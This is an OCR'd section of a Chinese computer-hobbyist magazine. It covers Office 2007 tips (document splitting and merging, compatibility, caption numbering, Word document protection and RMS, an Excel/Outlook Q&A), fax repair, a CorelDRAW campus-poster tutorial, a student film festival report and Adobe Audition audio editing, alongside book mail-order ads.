
邮购代码：RY18



完全掌握Office2007

本书主要介绍了Word、Excel和PowerPoint这3款最常用的办公软件的使用方法和技巧，同时也介绍了Office 2007 其他常用热门组件的使用方法。本书以“知识精讲”+“实例应用”的结构来组织编写，层次清晰，易于掌握。书中每一个实例都是实际办公中的典型应用，针对性强，读者在巩固所学知识的同时，也能掌握办公的日常工作方法。

定价：75元　邮购代码：RY16



Windows Vista从入门到精通

本书是指导初学者快速掌握Windows Vista的入门书籍。书中详细地介绍初学者必须掌握的基本知识、使用方法和操作步骤，并对初学者在使用Windows Vista时经常会遇到的问题进行专家级的指导。

定价：39.8元　邮购代码：RY03





汇款地址：北京市123信箱（100036）

收款人：电脑爱好者杂志社　在汇款单附言注明邮购代码

在线订购：http://shop.cfan.com.cn

产品咨询（周一到周五，9:00~11:30，13:00~17:30）：

在线QQ:864186362　手机短信：13801293315

Administration
行政篇

正在看本文的你，在工作中是什么角色呢？可能你是行政人员，也可能是销售，或是人力资源……

你拍一，我拍一，文档协作齐动手

这是一个讲究团队合作的时代，一份文档或是一份用户手册往往需要多位同事共同制作。如果你碰巧与我一样成为这个“项目”的负责人，那么你会面对一系列的工作——编辑文档的框架结构、分配文档编写任务，然后对其他同事编写的文档内容进行合并，最后发送给老板审批。在此过程中，有以下六大烦恼是需要你解决的。

1 在分配编写任务时，需要先将文档框架按照不同的编写人员，拆分成单独的文档，编写完成后再重新进行合并，这项工作如何完成呢？

2 Office 2007的核心应用程序采用了全新的Open XML文档格式，扩展名也发生了变化。如果同事没安装Office 2007，如何进行文档交流呢？

3 将多个同事编写的用户手册合并后，需要对整个文档中的图片重新进行编号，Word 2007能否自动完成这一任务呢？

4 在编写文档的过程中没有及时地保存文档，如何抢救文档？

5 用户手册编写完成后，需要发送老板审查，由于公司邮箱对邮件附件的大小有严格限制，如何在发送文档前为文档减肥？

6 老板修订后的文档返回了，如何查看老板对文档所做的修改？

现在我们就来把这些问题一一化解。

万里长江第一步：快速分配文档编写任务

以往大家要想分配文档编写任务，一般是将编写的“用户手册”框架拆分成多个部分，并分别置于单独的文档中，然后由不同人员各自完成相应部分文档的编写工作，然后再由项目负责人将这些独立的文档合并成一个完整的文档。这个办法虽然可行，但是却非常繁琐，有没有简单一点的方法呢？其实，可以利用Word 2007快速完成文档的拆分与合并操作，将用户手册编写框架拆分成多个独立子文档。

第一步：打开编写完成的“用户手册”框架，单击状态栏右侧的“大纲视图”按钮，切换到如图1所示的“大纲视图”。



切换到大纲视图

第二步：在自动打开的“大纲”选项卡中，单击“主控文档”选项组中的“显示文档”按钮，将“主控文档”选项组展开。

第三步：单击文档标题左侧的分组符号⊕，选中要拆分到单独文档中的标题和文本。然后单击“主控文档”选项组中的“创建”按钮，将所选内容创建为一个独立的子文档。创建完成后，系统会将该部分用框线框起来（见图2）。

第四步：用同样的方法，在主文档中创建其他子文档，将主文档拆分为几个独立的部分。然后将主文档“用户手册”进行保存。

在保存文档的目录中可以找到保存的主文档和单独的子文档，Word将根据主文档中的标题自动对子文档命名，其中“用户手册”为主文档，其余5个为子文档。每个单独的文档分别由不同人员编写完成后，需要将其合并到用户手册中。

第一步：将各个子文档放在原来的目录下，然后打开主文档“用户手册”。

第二步：切换到“大纲视图”，在“大纲”选项卡的“主控文档”选项组中，单击“显示文档”按钮，将“主控文档”选项组展开。

第三步：单击“主控文档”选项组中的“展开子文档”按钮，将主控文档中的子文档链接展开，这样就可以在主控文档中看到由其他同事编写的子文档了。

第四步：选中所有子文档，单击“主控文档”选项组中的“取消链接”按钮，这时，划分各个子文档的框线就会消失，各个子文档又重新合并到主控文档中了。将“用户手册”进行保存。



创建子文档

同事没装Office 2007，一样打开我的文档

分配文档的工作完成了，要将文档发送给不同的同事。可是，有的同事使用的是Microsoft Office 2003/XP，为了达到文档交流的目的，可以采用以下两种方法。

方法一：依然将文档保存为新的文件格式

Office 2007的用户依然可以将文档保存为全新的2007文件格式，此时Word文档的扩展名为DOCX；Excel文档的扩展名为XLSL；PowerPoint文档的扩展名为PPTX。当这些文档发送给Microsoft Office 2003/XP用户时，他们可以通过Office Online免费下载并安装“文件格式兼容包”，这样就可以打开

播放PPT时，按住Alt再按D、V，将播放方式切换为窗口模式。

Microsoft Office 2007的文档了。

"文件格式兼容包"的下载地址为：http://www.microsoft.com/downloads/details.aspx?FamilyId=941B3470-3AE9-4AEE-8F43-C6BB74CD1466&displaylang=zh-cn


方法二：将Microsoft Office 2007的文档另存为兼容模式

如果让Microsoft Office 2003/XP的用户安装"文件格式兼容包"太过繁琐，Microsoft Office 2007的用户还可以将文档另存为兼容模式，这样之前版本的用户就可以方便地共享文档信息了。但是，如果这样每次将文档都另存一遍，对于Microsoft Office 2007用户而言并不是一件很轻松的事情，因此，还可以在Office 2007应用程序中设置默认的文档存储格式，操作步骤如下：

第一步：在Word、Excel或PowerPoint 2007应用程序中（在此以Microsoft Word 2007为例），单击"Office按钮"，并单击"Word选项"按钮。

第二步：打开"Word选项"对话框后，单击左侧命令导航中的"保存"按钮，在"保存文档"选项区域的"将文档保存为此格式"的下拉列表中，选择"Word 97-2003文档"选项（见图3）。

第三步：单击"确定"按钮后完成设置。这样，Microsoft Office 2007的用户就可以使用默认的Office 97-2003文档格式保存文件，进行顺畅的交流了。



自动省事：让文档中的图片自动编号

在大文档或是用户手册中通常都插入了大量的图片，为了便于编辑、查找和阅读，在图片的下方添加如"图1"、"如图1所示"等字样的文字。但在多人编写的文档中，每个人的图片编号都是从"图1"开始的，合并到一起以后，必须对其重新编号，能不能让图片自动编号呢？

我们需要在每张图的下方添加"图1 XXX"的题注，具体操作步骤如下。

第一步：将光标置于图片下方需要添加题注的位置，在"引用"选项卡的"题注"选项组中，单击"插入题注"按钮，打开"题注"对话框。


第二步：在"标签"下拉列表框中查看是否有合适的题注，小李希望将"图"作为标签，可这个标签并不是内置的标签，因此单击"新建标签"按钮，打开"新建标签"对话框。

第三步：在"标签"文本框中输入"图"，单击"确定"按钮，返回"题注"对话框（见图4）。

第四步：单击"确定"按钮，在图片下方插入标签和编号"图1"，然后在"图1"后面加上适当的描述性文字即可。

第五步：用同样的方法为其他图片添加题注。Word将根据图片的顺序自动添加"图2"、"图3"等字样。

除了在图片下方添加题注之外，小李还需要在图片上方添加"如图X所示"字样的引用（见图5），此时可以按照如下步骤进行操作。在图片上方输入到"如图X所示"的"如"字后，打开"引用"选项卡，单击"题注"选项组中的"交叉引用"按钮，打开"交叉引用"对话框。在"引用类型"下拉列表框中选择新建的标签"图"，在"引用内容"下拉列表框中选择"只有标签和编号"，在"引用哪一个题注"列表框中选择相关的编号，然后单击"插入"按钮，即可在文档中插入"图1"字样。



使用同样的方法，在所有图片上方添加对图片的引用，通过这样的设置，今后再向文档中插入或者删除图片，就不用手工修改图片的编号了，系统会自动对图片的题注和引用进行重新编号。

对于多人编写的文档，由于每位编写者对图片的编号都是从"图1"开始的，合并后的文档编号显得很混乱。利用Word可以对插入的图片重新编号这一特性，可以很巧妙地对合并后的文档中的图片重新进行编号。合并文档后，按组合键"Ctrl+A"选中整个文档，然后按F9键，即可手动对文档中的所有图片进行重新编号。

快速分配文档编写任务完成了，不管是分配还是合并都省时少力，在使用了新方法后，合并文档中的图片也能自动编号。下期我们会讲"在停电或死机时抢救文档"，"发送文档前为文档减肥"，以及"查看老板对文档所做的修改"的方法，最后再教大家一招，把完工的文档利用Word 2007 的新功能转成PDF文档，这样能原汁原味地把把文档的内容和格式设置呈现出来。(Office专家) CF [XF40]

删除C:\Documents and Settings\<用户名>\Application Data\Microsoft\Excel下的XLB文件，即可恢复Excel工具栏。

传真机修复秘技偷偷报

传真机用久了就容易出现问题，它和打印机有些相似的地方，所以在处理一些小问题时它们是共通的。

故障一：传真过来的字迹不规则发白

出现这个问题可能是传真机的上盖没有扣好，或卡扣没有到位，用边压下即可，也有可能热感头错位导致的，这时只要打开面板，按压热感头即可。

故障二：传真过来的文件带有黑条

引起这个问题的原因可能是扫描器表面脏了，或是热感头出现问题，可以清洁扫描器后，如果问题仍在，可以尝试更新热感头。

故障三：文件复印全白/全黑

首先进入服务模式，然后测试热感头，问题有问题更换，如果问题未解决，可以检查扫描器插口是否良好，如果都没问题就送修吧。

故障四：传真的文件不清晰

多数情况是扫描器脏了的原因，清理即可。CF [XF41]


换种方式用Insert键

你投入了忘我的工作之中，使用Word飞快地输入着文本，猛一抬头，却发现文档中正在键入的文本快速地蚕食着插入点之后的原有文本。这是怎么回事？其实，原因也很简单，就是你误按了Insert键将插入模式改为改写模式，或者是无意中选中了“使用改写模式”。为此，我们以Word2007为例，谈一谈编辑文档时，Insert键的控制与使用。

Word提供了一个“使用改写模式”选项，选择此选项可在键入时替换现有的文字，一次替换一个字符。以下操作可将无意中打开的“使用改写模式”关闭：

第一步：单击“Microsoft Office按钮”，然后单击“Word选项”，点击“高级”。

第二步：在“编辑选项”下，去除“使用改写模式”复选框（见图），单击“确定”按钮即可。



你也可以将“编辑选项”下，去除“用Insert控制改写模式”的勾选，这样Insert键将无法使用。这时只能通过单击状态栏中的“插入”或“改写”修改输入模式。如果你在“剪切、复制和粘贴”下，选中了“用Insert粘贴”复选框，则以后只要按下Insert或Ins键就可以直接粘贴数据了，非常方便。**(济南/王杰)** CF [XF42]

小抄速记

Slightly copies the shorthand

Q1 在Excel 2007中有很多重复的行，如何删除它们？

答：最简单的方法就是进入“数据”工具栏，点击“删除重复项”命令。

Q2 我给客户发错了一封邮件，怎么办呀？能不能把邮件收回来呀？

答：如果你是用公司的邮箱发送的邮件，公司的邮件服务器又使用了Exchange，而且你使用的邮件客户端软件又是Outlook，对方也未阅读还有可能收回，你可以尝试在Outlook中，打开预备撤回的邮件，在“其他动作→撤回该邮件”。

Q3 看到很多PowerPoint里都有很炫的动画，应该如何设置呢？


答：页面翻倒需要添加动画的页，点击上方菜单的“动画”，在工具栏左方找到“自定义动画”，右手边将弹出自定义动画对话框。

Q4 别人给我发送的邮件，我如何编辑它呢？

答：在Outlook 2007中，打开收到的邮件，点击菜单“其他动作→编辑邮件”。

Q5 对于声明、重要引述、个人信息这种需要在很多文档中插入的内容，Word 2007有没有什么好方法快速插入呢？

答：其实你说的功能，如果全是文字，通过输入法自定义词库就可以实现。若为图文混合，则需要用到Word 2007中的“构建基块”功能。先选中要重复引用的段落，然后点击“插入→文档部件→将所选内容保存到文档部件库”即可（见图）。使用时，同样在“文档部件”按钮下调用即可。



Q6 在Excel中如何才能一次性插入多个空白行呢？

答：如果是插入空白行，可以按住Ctrl键，然后用鼠标选取多个要插入行的位置，然后执行插入行的操作。

Q7 在Excel中，如何才能在一个单元格内换行？

答：按住Alt键再按回车键即可。

Q8 怎样才能设置文本框的背景？

答：选中要设置的文本框对象。鼠标右击该文本框对象（点击在文本框的边缘部分），并在弹出菜单中选择“设置文本框格式”。在“颜色和线条”选单的“填充”设置中选取想要的颜色（该颜色将成为文本框的背景色），然后单击“确定”。CF [XF43]



大公司的规矩：不让改 不让看

——从部分到整体 全方位保护Word文档

大公司就有大公司的规矩，像什么IAM呀，微硬的，用Word都不一样，一般的技巧都还不用，一用就是高级的，全世界就几个人知道的技巧，你还别不服气，这就叫“派”！你要问是什么技巧，那是相当高档的Word防改技巧。

大公司的规矩：页眉、页脚你别动

大公司用的模板都是特别的，作为公司形象标志的页眉、页脚首当其冲，通常都是重点保护对象，这里就告诉你大公司里是怎么保护页眉、页脚的。

设计完页眉、页脚后点击“关闭”退出设置，然后将光标定位到文本区域的首行的开头位置，执行“插入→分隔符”打开分隔符面板。点选分节符类型下的“连续”确定后退出，这时会出现一个空行，我们不用管它。继续执行“工具→保护文档”打开保护文档面板，勾选编辑限制下面的“仅允许在文档中进行此类编辑”，接着点击其下的下拉列表选择“填写窗口”在下面会出现“选择节…”，点击它弹出节保护面板，勾选“节1”对其实施保护。最后点击“是，启动强制保护”按钮，在弹出的对话框中输入保护密码即可。

这样，页眉、页脚就处于保护之中，无论是双击该区域还是通过“视图→页眉和页脚”（灰色显示）都无法进行打开修改。如果你要进行修改，执行“工具→取消文档保护”然后输入刚才设置的密码即可。



Just Do It


如何用上面的方法，实现对文档正文的不同部分实施保护？这里提示一下——在各部分之间插入“连续”类型的“分节符”。

大公司的规矩：文档只能指定的人来看

文件被非法窃取，这是大家都不能够接收的事实。当然，我们可以为Word文档设置密码可以实现对其保护。但是，这样的密码保护是比较脆弱的，通过专门的工具就可以实现本地的暴力破解。有没有更安全的保护措施呢？RMS来帮忙，偷了我的文件也没用！

文档编辑完成后执行“文件→权限→限制权限为”（Word 2007中为点击左上角Office按钮，选择“准备→限制权限→限制访问”），第一次使用会弹出对话框提示下载IRM客户端，点击“是”后自动连接到微软的网站下载该程序，然后根据向导即可完成安装。安装完成后，再次执行上面的操作就会自动进行的IRP配置。

配置完成后会进入服务注册向导，需要注册一个Windows Live ID（就是你的MSN账号）。注册过程非常简单，如果你已经有Live ID可以跳过这一步，输入注册的电子邮件地址和密码登录到IRM。然后选择计算机类型（私人或公用）并接受相关协议，这样就会连接到微软的证书服务器下载证书。完成后，在弹出对话框中添加或者删除用户（Live ID）。设置完成后会弹出“权限”设置对话框，勾选“限制对此文档的权限”，点击“其他选项”然后可以设置诸如“此文档的到期日期”、是否“允许具有读取权限的用户复制内容”等权限设置（见图）。



经过RMS保护的Word文档就算被人窃取，对方也无法打开，窃取者只有知道了你的Live ID和密码后才能获取该凭据打开该文档，这远比设置本地密码安全多了，毕竟还没有人能够破解微软的RMS认证服务器



小提示

RMS是Rights Management Services的缩写即数字版权管理服务，这是来自微软的文件权限保护技术。如果没有授权，该文档就不能修改、复制，不能打印、分发，即使拷贝出去，也不能打开。

大公司就是大公司，不一样就是不一样，对了，上面的演示都是在Word中进行的，其实它们同样适用于Excel和PowerPoint。**(甘肃/老五)** CF [XF44]



安装ExcelPrinter后，可以让Excel 2007实现双面打印，下载地址：http://www.mydown.com/soft/utilitie/officetools/204/420204.shtml

自制校园广告，够专业！够抢眼！



你的旧电脑、自行车、书籍、光盘等物品要出售，只打算用圆珠笔把广告语写在白纸上吗？来试试CorelDRAW 12吧，它是矢量绘图的高手，擅长广告、包装、服装、文字排版以及美术创作，制作校园广告不在话下！

先备好调料。

把文字准备好，下载相应的广告体字库，如华康海报体（font.85888.com/soft/7438.html）、长城海报繁（font.85888.com/soft/4402.html）、长城特粗宋体（font.85888.com/soft/5088.html）等。把下载好的字库文件拷贝到Windows/Fonts文件下就能使用了。


背景很重要，从网上找矢量图最方便。可在百度“图片”中，输入“** 矢量”等（**代表任意关键字），并选择“大图”，淘出自己需要的图片备用。

旧货销售广告的制作正式开始！

第一步：启动CorelDRAW 12，新建一个文件。

第二步：设计背景。选择菜单栏中的“版面→页面背景”命令，选择背景栏下的纯色单按选钮，单击打开调色板，选取背景颜色，确定。

制作背景也可借助“贝塞尔”工具画出图形的轮廓，再用“形状”工具填充颜色。首先选取CorelDRAW工具栏中的“贝塞尔”工具（PS等软件中也有，见图1），在绘图区连续移动单击鼠标，大致绘出背景轮廓（见图2），然后换成“形状”工具，单击曲线上某一个节点，编辑调整、移动节点，最后选取右边调色板山上的色块，填充颜色。



第三步：设计文字和图形。单击工具箱中的“文本工具”，输入广告的标题等文字，设置颜色和海报体字体，用“挑选”工具调整文字大小、位置等。

第四步：导出文件。选择菜单栏中的“文件→导入”命令，导入插图，再导出文件即可。如对图像的质量要求不高，可选择JPEG和GIF等常用格式，以节约文件的存储容量；如需打印，就要选择TIF或BMP等常用的无损压缩格式。

OK，赶快拿去打印店打印吧！贴在哪儿呢？一般食堂附近的告示栏是个好地方、打开水的路口、教学楼的出口等等……总原则是不容易被撕、人流量大的地方。**（陕西航空技术学院/张国武）**

CF [XF45]

小提示

校园广告一定要突出销售的主题，构思新颖，形式生动，色彩明快。风格应与年轻人热情好动、追求新奇的性格特征相贴近，标题、说明文、插图、广告语和标志的安排不一定都是水平或垂直方向的，可有一些起伏的变化，以增强画面动感。可用小而密的说明文字来衬托大而粗的主标题，还可采用标题字勾边、衬阴影或笔画中间加以装饰等等，使画面生动活拨，富有节奏感和韵律感，展现青春气息。此外，本文介绍的方法也适用于做校园海报，发挥你的创意吧！

让世界瞩目你的影像，第三届大学生影像节完美落幕



2008年12月6日，第三届大学生影像节在中国传媒大学完美落幕。刘烨和周迅分获2008年度最受大学生瞩目男、女演员奖，年度最受瞩目导演奖颁给了导演顾长卫，曹保平的《光荣的愤怒》荣获年度最受瞩目电影奖。

这个颁奖盛典的夜晚，明星云集，刘烨、沙溢、徐铮、于娜、张纪中、仲满、严宽、卢奇、高虎、姚笛等为现场带来了一阵阵热浪，而撒贝宁和方琼亲切幽默的主持不时引来阵阵笑声，欢乐与激情溢满整个礼堂。

作为第三届大学生影像节的平面合作媒体，《电脑爱好者》从2008年夏天就开始关注活动的启动与进展。其实，活动的源头只是一个社团、几名骨干学生，虽然有学院、学校的支持，但是覆盖全国百所高校的征集、展映，历时近半年，到最后华丽的颁奖盛典，无一不需要付出时间和智慧。最后，他们成功了，有团中央、美国电影协会、国内知名媒体等一起来提升影响力，有来自全国41所大学的学生评委互动参与，21名专家、名人评委共同完成作品评审……

其实，活动本身最大的价值在于参赛作品。这些来自高校的影像作品，水准之高令人称奇。最佳视觉效果、美术、录音、音乐、平面、剪辑、动画片、MV、短片、最佳短片男、女演员、导演……上去领奖的，是一个个如此新锐的身影，他们来自全国各地，有相关专业，也有金融等非相关专业。当完美的颁奖盛典结束，组委会的同学们走上舞台深情演唱，当获奖的同学与自己的创作团队捧起水晶砖抱在一起，风景如此美丽。没有什么不可能，这，就是中国大学生的力量！ CF [XF46]



超市等地的卖点广告（简称“POP”）能带来灵感。用圆头和角头的麦克笔等工具写出的手绘“POP”字体很有韵味，可尝试一下。



搞定音频问题，文艺晚会露一手

为了准备学院的元旦文艺汇演，同学们都在忙碌着，电脑高手小强就忙得不亦乐乎。

配乐诗朗诵：音频素材合成

班里的配乐诗朗诵伴音太短，怎么办?

小强首先启动Adobe Audition 3.0，创建新工程项目，在“文件”选项卡中单击右键，选择“导入”命令导入素材，接下来选择、编辑音频文件。

第一步：进入Audition的单轨模式界面，导入素材后单击右键，选择“编辑文件”命令（见图1）。




图1

第二步：选择需要重复延长音乐高潮段的波形，循环播放，在试听过程中可不断调整波形边界（见图2）。


图2

第三步：为了在连接处过渡自然，避免出现爆音，可通过反复单击缩放标签栏中的“放大至选区左边缘”按钮，查看左边选区波形的边界是否在零振幅中线附近（中间的红色横线）。同理用“缩小至选区右边缘”按钮，查看右边选区波形的边界是否也在红线附近（见图3）。


图3

第四步：先单击“编辑→复制”菜单命令后，移动游标线到需要接入的末段位置，再单击“编辑→粘贴”菜单命令。

最后就是刻录工作啦。转入到Audition的CD轨模式工作界面下，插入空白光盘，选择编辑好的素材，单击右键，选择“插入到CD列表”命令（见图4）。再单击刻录按钮，单击“光盘刻录”按钮，CD光盘就刻录好了。




图4

舞蹈伴奏：VCD音频转CD格式

平时骄傲的学生会文艺部漂亮MM也慕名找到了小强。为了帮MM解决舞蹈伴奏带VCD转CD格式的问题，小强又忙碌了起来。

先把VCD光盘素材文件复制到指定的文件夹内备用。用“千千静听”软件打开素材文件并试听，在播放列表内，选择音乐素材文件后，单击右键，选择“转换格式”命令，弹出转换格式对话框，设置按图5所示，单击“立即转换”按钮。在Adobe Audition 3.0下，导入转换格式后的音乐素材文件后，转至CD轨模式工作界面下，刻录成CD音乐光碟（具体方法见配乐诗朗诵部分）。



图5

卡拉OK：取消原唱留伴奏

好哥们李冰有一个独唱的节目，机会难得噢！伴奏带不好找？小强又可以露一手啦！

第一步：连线。将DVD碟机的音频输出左声道或右声道连接到电脑的话筒插口，这需要一个莲花头转二芯插头的转接头和一个大¢6.25mm二芯插头转小二芯插头。接下来试播VCD碟片歌曲并调到DVD碟机的左声道或右声道，以取消原唱。要保证好效果，音频连接线的选用不能随意。

第二步：启动Adobe Audition，创建新工程项目。弹出“新建波形”对话框，按图6所示设置参数，单击“确定”按钮，关闭窗口。




图6



图7

第三步：录音参数设置。双击Windows任务栏的“声音控制”图标，打开“音量控制”窗口。选取该窗口“选项”菜单下的“属性”命令（见图7），选择“调整音量”栏下的“录音”按钮，确定，在弹出的“录音控制”对话框中选择麦克风栏下的“选择”复选框，适当地调节麦克风栏下的音量推子（见图8），关闭该窗口。




图8 图9

第四步：录制卡拉OK音乐。单击Audition中的“录音”按钮，按图9所示设置参数，确定，开始录音。然后播放设置好左右声道的VCD卡拉OK碟片的碟机。

